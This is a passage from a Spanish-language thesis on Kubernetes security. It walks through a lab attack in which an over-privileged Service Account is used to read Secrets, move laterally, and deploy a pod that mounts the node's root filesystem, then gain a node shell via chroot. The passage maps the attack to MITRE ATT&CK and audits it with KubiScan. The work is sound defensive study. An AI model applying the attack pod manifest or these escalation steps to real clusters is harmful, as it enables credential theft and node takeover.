Es importante notar que los controles especificados por Checkov fueron capaces de cubrir todos los controles de Polaris, evidenciando que Checkov posee controles más granulares que Polaris. Las “vulnerabilidades” encontradas sin resolver, no se aplicaban a este escenario en particular y por tanto no son posibles de remediar o mitigar.

Finalmente, en el caso de Trivy (ver Figura 62) se observa como ayudan las buenas prácticas de seguridad de imágenes para reducir la superficie de ataque. Las mejoras son

notables en dos áreas fundamentales: la cantidad total de vulnerabilidades y la reducción considerable de vulnerabilidades de alta severidad (HIGH y CRITICAL).



Figura 60. Impacto de las medidas propuestas en la auditoría de Polaris.



Figura 61. Impacto de las medidas propuestas en la auditoría de Checkov.

En el caso de la auditoría de red, la aplicación de las políticas de red mostró ser una medida eficaz para controlar el tráfico de red no deseado en tiempo de configuración. Las *pruebas unitarias* diseñadas mostraron un **100%** de cumplimiento con el tráfico de red definido a nivel de negocio (5/5) ante un **20%** (1/5) inicial (ver Tabla 24).



Figura 62. Impacto de las buenas prácticas en la auditoría de Trivy.

Tabla 24. Efecto de las políticas de red sobre el tráfico de red deseado.

Desde (pod)	Hasta (pod)	Pre-mitigación	Post-mitigación
nginx	shellshockable:**80**	**success**	**success**
frontend	shellshockable:**-80**	**failed**	**success**
redis-master	shellshockable:**-80**	**failed**	**success**
redis-slave	shellshockable:**-80**	**failed**	**success**
shellshockable	**-***	**failed**	**success**

11.3.3. Explotando Service Accounts con exceso de privilegios

11.3.3.1. Contexto y objetivos

Al igual que en el escenario anterior, nuestro *cluster* cuenta con una *capa de arquitectura* configurada apropiadamente, pero con deficiencias en la *capa de aplicación*. En este caso, las vulnerabilidades presentes en los *workloads* están arraigadas en *Service Accounts* con excesos de privilegios.

Como se mencionó anteriormente, el ataque se basa en la explotación de configuraciones deficientes en el módulo de RBAC. Estas configuraciones deficientes (también llamados “permisos de riesgo”) en el sistema de RBAC podrían permitir a un atacante realizar

acciones no deseadas como acceder a *tokens*, listar *Secrets*, escapar del pod (escalado de privilegios hacia el nodo), etc.
La instalación del *cluster* de KinD en este caso es simple y una vez creado, se despliegan los servicios de la *capa de aplicación* cuyos *Deployments* hacen uso de los *Service Accounts* "de riesgo" antes mencionados. Las instrucciones son las siguientes.

```
# creando el cluster de KinD
$ kind create cluster --name tfm-k8s --config
material-adjunto/attack-scenarios/03-exploiting-service-accounts/kind/se
cured-cluster-config.yaml
...
# desplegar el workload que hace uso de los Service Account vulnerables
$ kubectl apply -f
material-adjunto/attack-scenarios/03-exploiting-service-accounts/deploym
ents/overprivileged-service-account-deployment.yaml
```

Para consultar más detalles respecto a la arquitectura y la comunicación de los distintos componentes desplegados se recomienda consultar el escenario anterior. La diferencia en este caso es que no estarán presentes los pods *nginx-test* y *shellshockable* (ver Figura 41).

Reconocimiento y obteniendo acceso
El proceso de reconocimiento y la obtención de un acceso inicial a *cluster* se describe de una forma detallada en este mismo apartado del escenario de ataque anterior. Dicho acceso inicial concluía con una *shell reversa* en uno de los pods de *frontend* (*Guestbook*).
En este escenario, por temas de simplicidad, no se repetirá el proceso y se partirá de la base de una terminal/shell en dicho pod obtenida de manera convencional mediante el comando `kubectl exec -it frontend-<hash>-<hash> -- bash`.

Etapa de explotación
Al igual que en el escenario anterior, desde la *shell* en el pod víctima, el atacante puede descargarse herramientas para facilitar la tarea de explotación. En este caso, utilizaremos la herramienta *kubectl* para continuar con el proceso de descubrimiento, lo cual se logra con el comando: `kubectl cp kubectl frontend-<hash>-<hash>:/var/www/html/`.
Para poder establecer comunicación con el *kube-apiserver* desde un pod cualquiera, es necesario proporcionar tanto el `token` como el certificado `ca.crt` utilizado para autenticar la petición. Kubernetes monta de manera automática (a no ser que se especifique lo contrario) dichos componentes en el directorio `/run/secrets/kubernetes.io/serviceaccount`.
La primera tarea de reconocimiento es determinar si el atacante es capaz de listar pods y obtener detalles sobre los mismos. Auxiliado de *kubectl*, el atacante es capaz de realizar las operaciones mencionadas anteriormente (ver Figura 63).



Figura 63. El Service Account permite el listado de pods.

A continuación, el atacante puede intentar acceder a información sensible como secrets existentes en el *cluster* (ver Figura 64). Los *Secrets* son un componente crítico para un sistema en producción y su exposición pone a dichos sistemas en un grave riesgo (ver Figura 65).



Figura 64. Verificación y listado de Secrets para el namespace default.

Finalmente, se puede intentar avanzar con el ataque mediante la creación de un pod malicioso, ya sea con propósitos de *cryptojacking* [447] o para el escalado de privilegios. Primeramente, se puede determinar que no es posible la creación de pods haciendo uso del *Service Account* montado en el pod, pero sí es posible obtener el manifiesto de pods existentes (ver Figura 66). De esta manera, podemos crear un pod malicioso basado en el manifiesto de uno de los pods existentes, el cual intentaremos desplegar posteriormente. El manifiesto del pod malicioso antes mencionado puede consultarse donde sigue.

```
material-adjunto/attack-scenarios/03-exploiting-service-accounts/deployments/attack-pod.yaml
```

Figura 65. Muestra de información sensible obtenida del listado de Secrets.



Figura 66. Imposible crear pod y creación del manifiesto de un pod malicioso.



Figura 67. Desplazamiento lateral hacia otro pod en la infraestructura.

Dado que no es posible crear pods con el *Service Account* en cuestión, intentemos ver si es posible desplazarnos lateralmente a otro pod donde este permiso sí esté concedido. Para

ello, intentaremos obtener una *shell* en el pod *redis-master* y observamos que es posible realizar dicho desplazamiento (ver Figura 67).
Una vez en el pod *redis-master*, la primera acción es descargarse *kubectl* replicando lo hecho en el pod de *frontend* (*Guestbook*), pero también el manifiesto `attack-pod.yaml` del pod de ataque. El siguiente paso, es intentar desplegar el pod de ataque que no pudo ser desplegado desde el pod de *frontend*, pero en este caso, el intento es satisfactorio (ver Figura 68).



Figura 68. Creación de pod malicioso desde el pod redis-master.

El pod de ataque creado está basado en el pod *redis-master* donde a diferencia de éste, adiciona el *mount* de un volumen, montando la raíz del sistema de ficheros del nodo *worker* `/` en el directorio `/root` del contenedor, se observa a continuación.

```
spec:
  containers:
  - image: k8s.gcr.io/redis:e2e
      imagePullPolicy: Always
      name: attack-container
      volumeMounts:
      - mountPath: /root
      name: mount-root-into-mnt
  volumes:
  - name: mount-root-into-mnt
      hostPath:
      path: /
```

Para acceder al pod *attack-pod*, el atacante puede volver a la *shell* existente en el pod de *frontend* y desde ahí obtener una *shell* en este nuevo pod. Por cuestión de simplicidad, se obtendrá una *shell* directa hacia dicho pod utilizando *kubectl* para continuar.
El siguiente paso es determinar si el montaje del volumen ha funcionado verificando si el directorio `/root` contiene el sistema de ficheros del nodo. Adicionalmente, es posible realizar un escalado de privilegios mediante el comando `chroot`.
El comando `chroot` permite cambiar el directorio raíz de los programas en ejecución (o que son ejecutados) y en este caso será utilizado para obtener una *shell* en el nodo. Para ello primeramente determinamos el nodo en el que el pod ha sido programado y se prosigue a verificar que en efecto es posible obtener una *shell* en el nodo (ver Figura 69).



Figura 69. Escalado de privilegios tomando el control del nodo.

Podemos observar que se ha comprometido un nodo mediante una estrategia de escalado de privilegios, pero debido a la naturaleza del algoritmo de planificación (*scheduling*) sería bastante tedioso comprometer **todos** los nodos de la infraestructura. Con este propósito se puede hacer uso del *DaemonSet*, cuyo propósito es planificar un pod en cada nodo de nuestro *cluster*. Creando una variante de *DaemonSet* del *attack-pod* permitiría lograr este objetivo.

11.3.3.2. Impacto en MITRE ATT&CK®

El cubrimiento de la superficie de ataque e impacto en MITRE ATT&CK® del escenario de ataque es complementario al mostrado en el escenario anterior. Es por ello, que no se documentan en esta sección aquellos *attack paths* ya mostrados en el ataque anterior.

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral movement	Collection	Impact
Using Cloud credentials	Exec into container 4	Backdoor container	Privileged container	Clear container logs	List K8S secrets 4	Access the K8S API Server	Access cloud resources	Images from a private registry	Data destruction
Compromised images in registry	bash/cmd inside container	Writable hostPath mount	Cluster-admin binding	Delete K8S events	Mount service principal	Access Kubelet API	Container service account 3		Resource Hijacking
Kubeconfig file	New container	Kubernetes Cronjob	hostPath mount 5	Pod/container name similarity	Access container service account 2	Network mapping	Cluster internal networking		Denial of Service (DoS)
Application vulnerability 1	Application exploit (RCE)	Malicious Admission Controller	Access cloud resources	Connect from a proxy server	Applications credentials in configuration files	Access Kubernetes Dashboard	Applications credentials in configuration files		
Exposed sensitive interfaces	SSH server running inside container				Access managed identity credential	Instance Metadata API	Writable volume mounts on the host		
	Sidecar injection				Malicious Admission Controller		CodeDNS poisoning		
							ARP poisoning and IP spoofing		

Figura 70. Impacto del escenario 3 en MITRE ATT&CK®.

En este escenario, el atacante se ha aprovechado de una mala configuración en el sistema de RBAC, lo cual le ha permitido acceder a información crítica (*Secrets*), realizar un desplazamiento lateral y finalmente, tomar control del nodo mediante la técnica de escalado de privilegios (Figura 70 en rojo). De manera análoga a escenarios anteriores, se muestran también (Figura 70 en naranja) los posibles caminos que el atacante pudiera seguir para continuar con su ataque.

11.3.3.3. Auditoría pre-mitigación

El proceso de la auditoría pre-mitigación puede llevarse a cabo de la misma manera en que se hizo para el escenario anterior. No obstante, en este caso se ignoran tanto la *auditoría de workloads* como la *auditoría de red*, pues nos centraremos en estrategias de auditoría acordes a este caso particular.
Como se observó anteriormente, la raíz del problema aprovechado por el atacante fue una configuración deficiente del sistema de RBAC en los *Service Accounts* utilizados en los pods. Por esta razón, nuestra auditoría consistirá en determinar la adherencia a las buenas prácticas de configuración del sistema de RBAC mediante la herramienta KubiScan [204].
KubiScan puede ser ejecutado desde una imagen de Docker o como un paquete de Python y algunas de sus funcionalidades requieren que éste se ejecute utilizando una *Service Accounts* con altos privilegios. A continuación, las instrucciones para desplegarlo.

```
# creando Service Account con los privilegios requeridos por KubiScan
$ kubectl apply -f
material-adjunto/attack-scenarios/03-exploiting-service-accounts/deploym
ents/kubiscan-service-account.yaml

# obtener token asociado a la Service Account creada
$ kubectl -n kubiscan-ns get serviceaccount kubiscan-sa
-o=jsonpath='{.secrets[0].name}' | xargs kubectl -n kubiscan-ns get
secret -ojsonpath='{.data.token}' | base64 --decode > token

# obtener ca.crt
$ kubectl -n kubiscan-ns get serviceaccount kubiscan-sa
-o=jsonpath='{.secrets[0].name}' | xargs kubectl -n kubiscan-ns get
secret -o json | jq -r '.data["ca.crt"]' | base64 -d > ca.crt

# crear el contenedor montando el token y ca.crt
$ docker run -it --rm \
      --network host \
      --volume $PWD/token:/token \
      --volume $PWD/ca.crt:/ca.crt \
      cyberark/kubiscan

# shell de administrador en el contenedor de KubiScan
root@hostname:/#
```

El primer paso que podemos llevar a cabo es determinar si existen *Service Accounts* consideradas "de riesgo" en el *cluster*. Como se puede observar en la Figura 71, se han encontrado dos *Service Accounts* catalogadas de CRITICAL por KubiScan. El siguiente paso es determinar la razón por la cual dichas cuentas son consideradas de riesgo, y para ello, procedemos a analizar las reglas asociadas a las mismas (ver Figura 72). Se puede constatar la existencia de reglas demasiado permisivas que representan los vectores de ataque explotados en este escenario.



Figura 71. Service Accounts "de riesgo" en el *cluster*.

